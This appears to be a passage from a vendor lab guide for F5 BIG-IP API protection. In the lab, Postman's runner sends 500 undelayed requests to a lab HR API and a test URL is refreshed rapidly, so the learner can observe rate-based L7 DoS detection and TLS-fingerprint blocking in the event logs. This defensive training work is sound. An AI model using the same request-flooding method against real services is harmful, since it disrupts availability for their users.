


Examine protected API environment


1. Go to Postman, expand **HR_API_DoS** collection and click on **DoS** API call
2. Make sure authorization type is set to **OAuth 2.0**. From the list of available tokens select **hruser** and click **Preview Request**. Then click **Send**. Make sure you are getting expected response and click **Save**




3. Click **Runner** in the Postman



4. Click on **HR_API_DoS** collection, select the **Environment** - API Protection Lab, set Iterations to **500**, Log Responses set to **For no requests** and click Run


Collection Runner
Choose a collection or folder:
Search for a collection or folder
HR_API_DoS
GET DoS
Environment
API Protection Lab
Iterations
500
Delay
0
ms
Log Responses
For no requests
Data
Select File
Persist Variables
Run HR_API_DoS

5. After short period of time Postman Runner should report failing transactions (it may not and gracefully handle the rate limiting, proceed to check logs in next steps anyway)




6. In the BIG-IP GUI navigate to Security -> Event Logs -> DoS -> Application Events and examine messages in the logs

7.4.2 API L7 DoS attacks and TLS based fingerprinting

In this module you will examine L7 DoS attacks against API, detection based on transaction rate per second per individual client OS or browser. Each client OS or browser have got fairly unique combination of supported ciphers, TLS extensions, compressions settings and other options exposed during TLS handshake. BIG-IP is capturing those options and producing fairly unique TLS fingerprint which can be used to identify bad actors with better granularity than traditional source based approach. The environment is already preconfigured for this use case.

Examine protected API environment

1. Go to Postman, expand **TLS_fingerprint** collection and rapidly run **List Departments** API call a few times - you should be able to get blocking response from BIG-IP
2. In the BIG-IP GUI navigate to Security -> Event Logs -> Application - Requests and examine the last log message; Note violation type and TLS fingerprint



3. Open the browser and access **https://aapi.vlab.f5demo.com/department** - quickly update the page a few times to get the blocking response
4. In the BIG-IP GUI navigate to Security -> Event Logs -> Application - Requests and examine the last log message; Note the difference between TLS fingerprint from Postman and web browser